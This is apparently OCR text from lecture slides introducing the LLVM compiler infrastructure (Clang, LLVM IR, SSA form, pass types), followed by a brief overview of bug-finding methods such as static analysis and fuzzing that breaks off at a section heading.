reoptimization of the program gives architects the power to evolve processors and

2004 International Symposium on Code Generation and Optimization

LLVM

LLVM is written in C++; uses STL; vector, set and map


LLVM sources are hosted on GitHub
https://github.com/llvm/llvm-project

LLVM is split into multiple Git repositories


• For this class you will need the clang and llvm git repos

https://llvm.org/


Typical Compiler Flow



From a C program to a process




LLVM Flow



libraries/objects
LLVM Bitcode
clang
.bc
opt
.bc
llc
.o
lld
C/C++,
FORTRAN,
Python, Ruby,
Javascript
Objective-C,
Haskell, Lua,
...
Loop unrolling,
Dead code
elimination,
Common
subexpression
elimination,
...
ARM, x86,
PowerPC, MIPS,
SystemZ,
Hexagon,
WebAssembly,
...
a.out

LLVM Flow



C
Fortran
Haskell
Clang C/C++/ObjC Frontend
llvm-gcc Frontend
GHC Frontend
LLVM IR
LLVM Optimizer
LLVM IR
LLVM X86 Backend
LLVM PowerPC Backend
LLVM ARM Backend
X86
PowerPC
ARM

Clang/Clang++

Clang is a frontend for several C-family languages

- C and C++ being the most widely known
  - Supports C++11/14/17/20
- (Objective C/C++, OpenCL, CUDA< and RenderScript are the other C-style languages actively developed)

LLVM IR / LLVM Instruction Set

The LLVM Intermediate Representation

Some characteristics of LLVM IR

- RISC-like instruction set (3 addresses; human readable, assembly like)
- Strongly typed
- Explicit control flow
- Uses a virtual register set with infinite temporaries (%)
- In Static Single Assignment form
- Abstracts machine details such as calling conventions and stack references

LLVM IR reference is online

• https://llvm.org/docs/LangRef.html

The LLVM Intermediate Representation

LLVM IR is actually defined in three isomorphic forms

- the textual format above
- an in-memory data structure inspected and modified by optimizations themselves
- an efficient and dense on-disk binary "bitcode" format (.bc)

The LLVM Project also provides tools to convert the on-disk format from text to binary

- llvm-as assembles the textual .ll file into a .bc file containing the bitcode goop
- llvm-dis turns a .bc file into a .ll file.

Static Single Assignment (SSA) form

In compiler design, static single assignment form (often abbreviated as SSA form or simply SSA) is a property of an intermediate representation (IR), which requires that each variable be assigned exactly once, and every variable be defined before it is used.

SSA was proposed by Barry K. Rosen, Mark N. Wegman, and F. Kenneth Zadeck in POPL 1988

Static Single Assignment (SSA) form

```
y := 1
y := 2
x := y
```

Not SSA

```
y1 := 1
y2 := 2
x1 := y2
```

SSA

Different Types of Passes in LLVM

- Levels of Granularity
  - Module Pass - Can think of this as a single source file
  - Call Graph Pass - Traverses a program bottom-up
  - Function Pass - Runs over individual functions
  - Basic Block Pass - Runs over individual basic blocks within a function
  - (Immutable Pass, Region Pass, MachineFunctionPass - Less important for today)


- Analysis Passes versus Transform pass
  - Analysis Pass - Computes information that other passes can use for debugging
  - Transform Pass - Mutates the program. ■ i.e. A side effect occurs, which could invalidate other passes!

LLVM Program Structure

- Module contains Functions/GlobalVariables
  - Module is unit of compilation/analysis/optimization
- Function contains BasicBlocks/Arguments
  - Functions roughly correspond to functions in C
- BasicBlock contains list of instructions
  - Each block ends in a control flow instruction
- Instruction is opcode + vector of operands
  - All operands have types
  - Instruction result is typed

How to (automatically) Find Bugs?


- Manual code inspection - not automatically
  - peer-reviewing code before releasing it
  - pen testing
- Static program analyzers
  - automatically inspect code and flag unexpected code patterns
- Fuzzing
  - Fuzzing repeatedly **executes** an application with all kinds of input variants (dynamic analysis)
  - most effective when applied to standalone applications
  - fuzzing does not generate false alarms


Unknown Vulnerability
Static Analysis
Dynamic Analysis, e.g. fuzzing
Static
Dynamic
Software Composition
Scanners
known Vulnerability

What can be fuzzed? Everything!


Fuzzing all kinds of software applications as long as they take some kind of input

- Documents
- Images
- Sensor reading, e.g. sound, temperature, etc.
- Videos
- Network packets
- Web pages



https://www.youtube.com/watch?v=MYxfDhNa2-U&feature=youtu.be

With additional algorithms as you get more advanced



https://www.youtube.com/watch?v=MYxfDhNa2-U&feature=youtu.be

Types of Fuzzing

